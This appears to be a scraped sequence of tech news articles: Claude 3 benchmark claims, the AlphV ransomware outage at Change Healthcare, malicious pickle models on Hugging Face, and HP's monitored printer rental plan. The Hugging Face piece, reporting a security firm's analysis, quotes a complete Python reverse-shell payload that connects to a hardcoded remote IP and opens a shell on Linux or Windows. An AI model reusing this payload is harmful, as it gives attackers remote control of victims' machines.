Claude 3’s three models represent increasing complexity and parameter count: Claude 3 Haiku, Claude 3 Sonnet, and Claude 3 Opus. Sonnet powers the Claude.ai chatbot now for free with an email sign-in. But as mentioned above, Opus is only available through Anthropic’s web chat interface if you pay $20 a month for “Claude Pro,” a subscription service offered through the Anthropic website. All three feature a 200,000-token context window. (The context window is the number of tokens—fragments of a word—that an AI language model can process at once.)

We covered the launch of Claude in March 2023 and Claude 2 in July that same year. Each time, Anthropic fell slightly behind OpenAI’s best models in capability while surpassing them in terms of context window length. With Claude 3, Anthropic has perhaps finally caught up with OpenAI’s released models in terms of performance, although there is no consensus among experts yet—and the presentation of AI benchmarks is notoriously prone to cherry-picking.


A Claude 3 benchmark chart provided by Anthropic.

Enlarge / A Claude 3 benchmark chart provided by Anthropic.

Claude 3 reportedly demonstrates advanced performance across various cognitive tasks, including reasoning, expert knowledge, mathematics, and language fluency. (Despite the lack of consensus over whether large language models “know” or “reason,” the AI research community commonly uses those terms.) The company claims that the Opus model, the most capable of the three, exhibits “near-human levels of comprehension and fluency on complex tasks.”

That’s quite a heady claim and deserves to be parsed more carefully. It’s probably true that Opus is “near-human” on some specific benchmarks, but that doesn’t mean that Opus is a general intelligence like a human (consider that pocket calculators are superhuman at math). So, it’s a purposely eye-catching claim that can be watered down with qualifications.

According to Anthropic, Claude 3 Opus beats GPT-4 on 10 AI benchmarks, including MMLU (undergraduate level knowledge), GSM8K (grade school math), HumanEval (coding), and the colorfully named HellaSwag (common knowledge). Several of the wins are very narrow, such as 86.8 percent for Opus vs. 86.4 percent on a five-shot trial of MMLU, and some gaps are big, such as 84.9 percent on HumanEval over GPT-4’s 67.0 percent. But what that might mean, exactly, to you as a customer is difficult to say.

“As always, LLM benchmarks should be treated with a little bit of suspicion,” says AI researcher Simon Willison, who spoke with Ars about Claude 3. “How well a model performs on benchmarks doesn’t tell you much about how the model ‘feels’ to use. But this is still a huge deal—no other model has beaten GPT-4 on a range of widely used benchmarks like this.”

The AI wars heat up with Claude 3, claimed to have “near-human” abilities Read More »

us-prescription-market-hamstrung-for-9-days-(so-far)-by-ransomware-attack

US prescription market hamstrung for 9 days (so far) by ransomware attack

RX CHAOS —

Patients having trouble getting lifesaving meds have the AlphV crime group to thank.

US prescription market hamstrung for 9 days (so far) by ransomware attack

Getty Images

Nine days after a Russian-speaking ransomware syndicate took down the biggest US health care payment processor, pharmacies, health care providers, and patients were still scrambling to fill prescriptions for medicines, many of which are lifesaving.

On Thursday, UnitedHealth Group accused a notorious ransomware gang known both as AlphV and Black Cat of hacking its subsidiary Optum. Optum provides a nationwide network called Change Healthcare, which allows health care providers to manage customer payments and insurance claims. With no easy way for pharmacies to calculate what costs were covered by insurance companies, many had to turn to alternative services or offline methods.

The most serious incident of its kind

Optum first disclosed on February 21 that its services were down as a result of a “cyber security issue.” Its service has been hamstrung ever since. Shortly before this post went live on Ars, Optum said it had restored Change Healthcare services.

“Working with technology and business partners, we have successfully completed testing with vendors and multiple retail pharmacy partners for the impacted transaction types,” an update said. “As a result, we have enabled this service for all customers effective 1 pm CT, Friday, March 1, 2024.”

AlphV is one of many syndicates that operates under a ransomware-as-a-service model, meaning affiliates do the actual hacking of victims and then use the AlphV ransomware and infrastructure to encrypt files and negotiate a ransom. The parties then share the proceeds.

In December, the FBI and its equivalent in partner countries announced they had seized much of the AlphV infrastructure in a move that was intended to disrupt the group. AlphV promptly asserted it had unseized its site, leading to a tug-of-war between law enforcement and the group. The crippling of Change Healthcare is a clear sign that AlphV continues to pose a threat to critical parts of the US infrastructure.

“The cyberattack against Change Healthcare that began on Feb. 21 is the most serious incident of its kind leveled against a US health care organization,” said Rick Pollack, president and CEO of the American Hospital Association. Citing Change Healthcare data, Pollack said that the service processes 15 billion transactions involving eligibility verifications, pharmacy operations, and claims transmittals and payments. “All of these have been disrupted to varying degrees over the past several days and the full impact is still not known.”

Optum estimated that as of Monday, more than 90 percent of roughly 70,000 pharmacies in the US had changed how they processed electronic claims as a result of the outage. The company went on to say that only a small number of patients have been unable to get their prescriptions filled.

The scale and length of the Change Healthcare outage underscore the devastating effects ransomware has on critical infrastructure. Three years ago, members affiliated with a different ransomware group known as Darkside caused a five-day outage of Colonial Pipeline, which delivered roughly 45 percent of the East Coast’s petroleum products, including gasoline, diesel fuel, and jet fuel. The interruption caused fuel shortages that sent airlines, consumers, and filling stations scrambling.

Numerous ransomware groups have also taken down entire hospital networks in outages that in some cases have threatened patient care.

AlphV has been a key contributor to the ransomware menace. The FBI said in December the group had collected more than $300 million in ransoms. One of the better-known victims of AlphV ransomware was Caesars Entertainment and casinos owned by MGM, which brought operations in many Las Vegas casinos to a halt. A group of mostly teenagers is suspected of orchestrating that breach.

US prescription market hamstrung for 9 days (so far) by ransomware attack Read More »

hugging-face,-the-github-of-ai,-hosted-code-that-backdoored-user-devices

Hugging Face, the GitHub of AI, hosted code that backdoored user devices

IN A PICKLE —

Malicious submissions have been a fact of life for code repositories. AI is no different.

Photograph depicts a security scanner extracting virus from a string of binary code. Hand with the word

Getty Images

Code uploaded to AI developer platform Hugging Face covertly installed backdoors and other types of malware on end-user machines, researchers from security firm JFrog said Thursday in a report that’s a likely harbinger of what’s to come.

In all, JFrog researchers said, they found roughly 100 submissions that performed hidden and unwanted actions when they were downloaded and loaded onto an end-user device. Most of the flagged machine learning models—all of which went undetected by Hugging Face—appeared to be benign proofs of concept uploaded by researchers or curious users. JFrog researchers said in an email that 10 of them were “truly malicious” in that they performed actions that actually compromised the users’ security when loaded.

Full control of user devices

One model drew particular concern because it opened a reverse shell that gave a remote device on the Internet full control of the end user’s device. When JFrog researchers loaded the model into a lab machine, the submission indeed loaded a reverse shell but took no further action.

That, the IP address of the remote device, and the existence of identical shells connecting elsewhere raised the possibility that the submission was also the work of researchers. An exploit that opens a device to such tampering, however, is a major breach of researcher ethics and demonstrates that, just like code submitted to GitHub and other developer platforms, models available on AI sites can pose serious risks if not carefully vetted first.

“The model’s payload grants the attacker a shell on the compromised machine, enabling them to gain full control over victims’ machines through what is commonly referred to as a ‘backdoor,’” JFrog Senior Researcher David Cohen wrote. “This silent infiltration could potentially grant access to critical internal systems and pave the way for large-scale data breaches or even corporate espionage, impacting not just individual users but potentially entire organizations across the globe, all while leaving victims utterly unaware of their compromised state.”


A lab machine set up as a honeypot to observe what happened when the model was loaded.

A lab machine set up as a honeypot to observe what happened when the model was loaded.

JFrog


Secrets and other bait data the honeypot used to attract the threat actor.

Enlarge / Secrets and other bait data the honeypot used to attract the threat actor.

JFrog

How baller432 did it

Like the other nine truly malicious models, the one discussed here used pickle, a format that has long been recognized as inherently risky. Pickles is commonly used in Python to convert objects and classes in human-readable code into a byte stream so that it can be saved to disk or shared over a network. This process, known as serialization, presents hackers with the opportunity of sneaking malicious code into the flow.

The model that spawned the reverse shell, submitted by a party with the username baller432, was able to evade Hugging Face’s malware scanner by using pickle’s “__reduce__” method to execute arbitrary code after loading the model file.

JFrog’s Cohen explained the process in much more technically detailed language:

In loading PyTorch models with transformers, a common approach involves utilizing the torch.load() function, which deserializes the model from a file. Particularly when dealing with PyTorch models trained with Hugging Face’s Transformers library, this method is often employed to load the model along with its architecture, weights, and any associated configurations. Transformers provide a comprehensive framework for natural language processing tasks, facilitating the creation and deployment of sophisticated models. In the context of the repository “baller423/goober2,” it appears that the malicious payload was injected into the PyTorch model file using the __reduce__ method of the pickle module. This method, as demonstrated in the provided reference, enables attackers to insert arbitrary Python code into the deserialization process, potentially leading to malicious behavior when the model is loaded.

Upon analysis of the PyTorch file using the fickling tool, we successfully extracted the following payload:

RHOST = "210.117.212.93"  RPORT = 4242    from sys import platform    if platform != 'win32':      import threading      import socket      import pty      import os        def connect_and_spawn_shell():          s = socket.socket()          s.connect((RHOST, RPORT))          [os.dup2(s.fileno(), fd) for fd in (0, 1, 2)]          pty.spawn("https://arstechnica.com/bin/sh")        threading.Thread(target=connect_and_spawn_shell).start()  else:      import os      import socket      import subprocess      import threading      import sys        def send_to_process(s, p):          while True:              p.stdin.write(s.recv(1024).decode())              p.stdin.flush()        def receive_from_process(s, p):          while True:              s.send(p.stdout.read(1).encode())        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)        while True:          try:              s.connect((RHOST, RPORT))              break          except:              pass        p = subprocess.Popen(["powershell.exe"],                            stdout=subprocess.PIPE,                           stderr=subprocess.STDOUT,                           stdin=subprocess.PIPE,                           shell=True,                           text=True)        threading.Thread(target=send_to_process, args=[s, p], daemon=True).start()      threading.Thread(target=receive_from_process, args=[s, p], daemon=True).start()      p.wait()

Hugging Face has since removed the model and the others flagged by JFrog.

Hugging Face, the GitHub of AI, hosted code that backdoored user devices Read More »

hp-wants-you-to-pay-up-to-$36/month-to-rent-a-printer-that-it-monitors

HP wants you to pay up to $36/month to rent a printer that it monitors



HP Envy 6020e printer

Enlarge / The HP Envy 6020e is one of the printers available for rent.

HP launched a subscription service today that rents people a printer, allots them a specific amount of printed pages, and sends them ink for a monthly fee. HP is framing its service as a way to simplify printing for families and small businesses, but the deal also comes with monitoring and a years-long commitment.

Prices range from $6.99 per month for a plan that includes an HP Envy printer (the current model is the 6020e) and 20 printed pages. The priciest plan includes an HP OfficeJet Pro rental and 700 printed pages for $35.99 per month.

HP says it will provide subscribers with ink deliveries when they’re running low and 24/7 support via phone or chat (although it’s dubious how much you want to rely on HP support). Support doesn’t include on or offsite repairs or part replacements. The subscription’s terms of service (TOS) note that the service doesn’t cover damage or failure caused by, unsurprisingly, “use of non-HP media supplies and other products” or if you use your printer more than what your plan calls for.

HP is watching

HP calls this an All-In-Plan; if you subscribe, the tech company will be all in on your printing activities.

One of the most perturbing aspects of the subscription plan is that it requires subscribers to keep their printers connected to the Internet. In general, some users avoid connecting their printer to the Internet because it’s the type of device that functions fine without web access.

A web connection can also concern users about security or HP-issued firmware updates that make printers stop functioning with non-HP ink.

But HP enforces an Internet connection by having its TOS also state that HP may disrupt the service—and continue to charge you for it—if your printer’s not online.

HP says it enforces a constant connection so that the company can monitor things that make sense for the subscription, like ink cartridge statuses, page count, and “to prevent unauthorized use of Your account.” However, HP will also remotely monitor the type of documents (for example, a PDF or JPEG) printed, the devices and software used to initiate the print job, “peripheral devices,” and any other “metrics” that HP thinks are related to the subscription and decides to add to its remote monitoring.

The All-In-Plan privacy policy also says that HP may “transfer information about you to advertising partners” so that they can “recognize your devices,” perform targeted advertising, and, potentially, “combine information about you with information from other companies in data sharing cooperatives” that HP participates in. The policy says that users can opt out of sharing personal data.

The All-In-Plan TOS reads:

Subject to the terms of this Agreement, You hereby grant to HP a non-exclusive, worldwide, royalty-free right to use, copy, store, transmit, modify, create derivative works of and display Your non-personal data for its business purposes.

HP wants you to pay up to $36/month to rent a printer that it monitors Read More »